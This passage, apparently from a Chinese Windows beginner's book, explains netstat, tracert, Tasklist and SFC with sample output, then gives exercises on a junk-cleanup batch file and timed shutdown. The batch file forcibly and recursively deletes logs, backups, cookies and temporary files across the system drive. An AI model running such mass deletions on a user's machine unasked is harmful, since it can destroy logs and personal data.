  TCP    127.0.0.1:1521         DESKTOP-RJKNMOC:49700  ESTABLISHED
  TCP    127.0.0.1:1521         DESKTOP-RJKNMOC:49702  ESTABLISHED
  TCP    127.0.0.1:4300         DESKTOP-RJKNMOC:0      LISTENING
  TCP    127.0.0.1:4301         DESKTOP-RJKNMOC:0      LISTENING
  TCP    127.0.0.1:12101        DESKTOP-RJKNMOC:0      LISTENING
```

Step 04 在“命令提示符”窗口中输入 netstat -n -a 命令，按 Enter 键，即可显示本机所有连接的端口及其状态，如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe
C:\Users\Administrator>netstat -n -a

活动连接

  协议  本地地址          外部地址        状态
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3308           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5501           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:11000          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:11010          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:11020          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49699          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49701          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1434         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1521         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1521         127.0.0.1:49700        ESTABLISHED
  TCP    127.0.0.1:1521         127.0.0.1:49702        ESTABLISHED
  TCP    127.0.0.1:4300         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:4301         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12101        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:31752        0.0.0.0:0              LISTENING
```



绝招11：tracert命令的应用

使用 tracert 命令可以查看网络中路由节点信息，最常见的使用方法是在 tracert 命令后追加一个参数，表示检测和查看连接当前主机经历了哪些路由节点，适用于大型网络的测试，该命令的语法格式如下。

```
    tracert [-d] [-h MaximumHops] [-j Hostlist] [-w Timeout] [TargetName]
```

其中，各个参数的含义如下。

（1）-d：防止解析目标主机的名字，可以加速显示 tracert 命令结果。

（2）-h MaximumHops：指定搜索到目标地址的最大跳跃数，默认为 30 个跳跃点。

（3）-j Hostlist：按照主机列表中的地址释放源路由。

（4）-w Timeout：指定超时时间间隔，默认单位为毫秒。

（5）TargetName：指定目标计算机。

例如，如果想查看 www.baidu.com 的路由与局域网络连接情况，则在“命令提示符”窗口中输入 tracert www.baidu.com 命令，按 Enter 键，其显示结果如下图所示。

```
管理员: C:\WINDOWS\system32\cmd.exe

C:\Users\Administrator>tracert www.baidu.com

通过最多 30 个跃点跟踪
到 www.wshifen.com [103.235.46.39] 的路由:

  1     1 ms     1 ms     5 ms  192.168.0.1
  2    12 ms     9 ms    38 ms  172.16.0.1
  3    22 ms     5 ms     *     222.83.34.105
  4     8 ms    10 ms     9 ms  222.83.40.161
  5   114 ms    77 ms   136 ms  202.97.38.133
  6    53 ms     *       56 ms  202.97.18.206
  7   149 ms   150 ms   146 ms  202.97.14.254
  8   157 ms   163 ms   155 ms  xe-4-0-7.r27.tokyjp05.jp.bb.gin
.ntt.net [129.250.66.89]
  9   158 ms   158 ms   163 ms  ae-1.r30.tokyjp05.jp.bb.gin.ntt
.net [129.250.2.157]
 10   312 ms   310 ms   314 ms  ae-5.r24.tkokhk01.hk.bb.gin.ntt
.net [129.250.2.97]
 11   209 ms   224 ms   208 ms  ae-1.r03.tkokhk01.hk.bb.gin.ntt
.net [129.250.6.98]
 12   213 ms   234 ms     *     ae-1.a01.newthk03.hk.bb.gin.ntt
.net [129.250.5.253]
 13   216 ms   215 ms   218 ms  203.131.254.138
 14   296 ms   294 ms   286 ms  103.235.45.2
 15     *        *        *     请求超时。
 16   288 ms   300 ms   287 ms  103.235.46.39

跟踪完成。

C:\Users\Administrator>
```



绝招12：Tasklist命令的应用

Tasklist 命令用来显示运行在本地或远程计算机上的所有进程，带有多个执行参数。Tasklist 命令的语法格式如下。

```
    Tasklist [/S system [/U username [/P [password]]]] [/M [module] | /SVC | /V] [/FI filter] [/FO format] [/NH]
```

利用 Tasklist 命令可以查看本机中的进程，还可以查看每个进程提供的服务。下面介绍使用 Tasklist 命令的具体操作步骤。

Step 01 在“命令提示符”窗口中输入 Tasklist 命令，按 Enter 键，即可显示本机的所有进程，在显示结果中可以看到映像名称、PID、会话名、会话 # 和内存使用等 5 部分，如下图所示。

```
管理员: C:\windows\system32\cmd.exe

C:\Users\Administrator>Tasklist

映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0         24 K
smss.exe                       396 Services                   0        120 K
csrss.exe                      604 Services                   0      1,500 K
wininit.exe                    684 Services                   0        264 K
services.exe                   752 Services                   0      4,784 K
lsass.exe                      760 Services                   0     11,120 K
svchost.exe                    880 Services                   0        200 K
fontdrvhost.exe                892 Services                   0         24 K
WUDFHost.exe                   908 Services                   0        924 K
svchost.exe                    948 Services                   0     15,028 K
svchost.exe                    540 Services                   0      8,840 K
svchost.exe                    576 Services                   0      3,912 K
svchost.exe                   1204 Services                   0      3,536 K
svchost.exe                   1232 Services                   0      2,704 K
svchost.exe                   1292 Services                   0      3,100 K
svchost.exe                   1376 Services                   0      7,168 K
svchost.exe                   1452 Services                   0      1,652 K
svchost.exe                   1524 Services                   0      1,396 K
svchost.exe                   1600 Services                   0      8,680 K
```


Step 02 使用 Tasklist 命令可以查看每个进程提供的服务。例如，查看本机进程 svchost.exe 提供的服务，在“命令提示符”窗口中输入 Tasklist /svc 命令，按 Enter 键，即可显示进程 svchost.exe 提供的服务，如下图所示。

```
管理员: C:\windows\system32\cmd.exe
Microsoft Windows [版本 10.0.16299.15]
(c) 2017 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>Tasklist /svc

映像名称                       PID 服务
========================= ======== ============================================
==
System Idle Process              0 暂缺
System                           4 暂缺
smss.exe                       396 暂缺
csrss.exe                      604 暂缺
wininit.exe                    684 暂缺
services.exe                   752 暂缺
lsass.exe                      760 KeyIso, SamSs, VaultSvc
svchost.exe                    880 PlugPlay
fontdrvhost.exe                892 暂缺
WUDFHost.exe                   908 暂缺
svchost.exe                    948 BrokerInfrastructure, DcomLaunch, Power,
                                   SystemEventsBroker
svchost.exe                    540 RpcEptMapper, RpcSs
svchost.exe                    576 LSM
svchost.exe                   1204 TermService
svchost.exe                   1232 bthserv
svchost.exe                   1292 NcbService
svchost.exe                   1376 Schedule
```

Step 03 如果要查看本地系统中哪些进程调用了 shell32.dll 模块文件，用户可以在“命令提示符”窗口中输入 Tasklist /m shell32.dll，按 Enter 键，即可显示这些进程的列表。





绝招13：SFC命令的应用

SFC 命令是 Windows 操作系统中使用频率比较高的命令，主要作用是扫描所有受保护的系统文件并完成修复工作。该命令的语法格式如下。

```
SFC"/SCANNOW""/SCANONCE""/SCANBOOT""/REVERT""/PURGECACHE""/CACHESIZE=x"
```

其中，各个参数的含义如下。

（1）/SCANNOW：立即扫描所有受保护的系统文件。

（2）/SCANONCE：下次启动时扫描所有受保护的系统文件。

（3）/SCANBOOT：每次启动时扫描所有受保护的系统文件。

（4）/REVERT：将扫描返回到默认设置。

（5）/PURGECACHE：清除文件缓存。


（6）/CACHESIZE=x：设置文件缓存大小。

下面以最常用的 SFC/SCANNOW 为例进行讲解，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“命令提示符（管理员）（A）”菜单命令，如下图所示。




Step 02 弹出“命令提示符”窗口，输入命令 sfc/scannow，按 Enter 键确认，如下图所示。



Step 03 开始自动扫描系统，并显示扫描的进度，如下图所示。



Step 04 在扫描的过程中，如果发现损坏的系统文件，会自动进行修复操作，并显示修复后的信息，如下图所示。



2.3　实战演练



实战演练1——使用命令代码清除系统垃圾文件

使用批处理文件可以快速地清除计算机中的垃圾文件，下面介绍使用批处理文件清除系统垃圾文件的具体步骤。

Step 01 打开记事本文件，在其中输入可以清除系统垃圾的代码，输入的代码如下：

```
@echo off
echo正在清除系统垃圾文件，请稍等......
del /f /s /q %systemdrive%\*.tmp
del /f /s /q %systemdrive%\*._mp
del /f /s /q %systemdrive%\*.log
del /f /s /q %systemdrive%\*.gid
del /f /s /q %systemdrive%\*.chk
del /f /s /q %systemdrive%\*.old
del /f /s /q %systemdrive%\recycled\*.*
del /f /s /q %windir%\*.bak
del /f /s /q %windir%\prefetch\*.*
rd /s /q %windir%\temp & md %windir%\temp
del /f /q %userprofile%\cookies\*.*
del /f /q %userprofile%\recent\*.*
del /f /s /q "%userprofile%\Local Settings\Temporary Internet Files\*.*"
del /f /s /q "%userprofile%\Local Settings\Temp\*.*"
del /f /s /q "%userprofile%\recent\*.*"
echo 清除系统垃圾完成！
echo. & pause
```

将上面的代码保存为del.bat，如下图所示。

```
del - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
@echo off
echo 正在清除系统垃圾文件，请稍等......
del /f /s /q %systemdrive%\*.tmp
del /f /s /q %systemdrive%\*._mp
del /f /s /q %systemdrive%\*.log
del /f /s /q %systemdrive%\*.gid
del /f /s /q %systemdrive%\*.chk
del /f /s /q %systemdrive%\*.old
del /f /s /q %systemdrive%\recycled\*.*
del /f /s /q %windir%\*.bak
del /f /s /q %windir%\prefetch\*.*
rd /s /q %windir%\temp & md %windir%\temp
del /f /q %userprofile%\cookies\*.*
del /f /q %userprofile%\recent\*.*
del /f /s /q "%userprofile%\Local Settings\Temporary Internet Files\*.
del /f /s /q "%userprofile%\Local Settings\Temp\*.*"
del /f /s /q "%userprofile%\recent\*.*"
echo 清除系统垃圾完成!
```

Step 02 在“命令提示符”窗口中输入del.bat命令，按Enter键，就可以快速清除系统垃圾，如下图所示。

```
管理员: C:\windows\system32\cmd.exe - del.bat
(c) 2017 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>del.bat
找不到 C:\Users\Administrator\.bat

C:\Users\Administrator>cd c:\

c:\>del.bat
正在清除系统垃圾文件，请稍等......
```

实战演练2——使用shutdown命令实现定时关机



使用 shutdown 命令可以实现定时关机的功能，具体操作步骤如下。

Step 01 在“命令提示符”窗口中输入shutdown /s /t 40命令，如下图所示。

```
管理员: C:\windows\system32\cmd.exe
Microsoft Windows [版本 10.0.16299.15]
(c) 2017 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>shutdown /s /t 40
```

Step 02 弹出一个即将注销用户登录的信息提示框，这样计算机就会在规定的时间内关机，如下图所示。

即将注销你的登录
Windows 将在一分钟后关闭。
关闭(C)

Step 03 如果此时想取消关机操作，可在命令行中输入命令 shutdown /a 后按 Enter 键，桌面右下角出现如下图所示的弹窗，表示取消成功。

注销被取消
计划的关闭已取消。
Windows 登录提醒


2.4 小试身手



练习1：通过滑动鼠标关闭计算机

在 Windows 10 操作系统中，用户可以通过滑动鼠标以关闭计算机，具体的操作步骤如下。

Step 01 按 Windows+R 组合键，打开“运行”对话框，在“运行”文本框中输入 C:\Windows\System32\ SlideToShutDown.exe，单击“确定”按钮，如下图所示。



Step 02 此时显示如下图所示的界面，使用鼠标向下滑动则可关闭计算机，向上滑动则取消操作。如果使用计算机支持触屏操作，也可以手指向下滑动进行关机操作。



注意：输入的命令中，执行 C 盘 Windows\System32 文件夹下 SlideToShutDown.exe，如果 Windows 10 不做 C 盘，则将 C 修改为对应的盘符即可，如 D、E 等。另外，也可以进入对应路径下，找到 SlideToShutDown.exe 应用，将其发送到桌面，方便使用。

练习2：设置计算机的锁屏界面



Windows 10 操作系统的锁屏功能主要用于保护计算机的隐私安全，又可以保证在不关机的情况下省电，其锁屏所用的图片被称为锁屏界面。

设置锁屏界面的具体操作步骤如下。

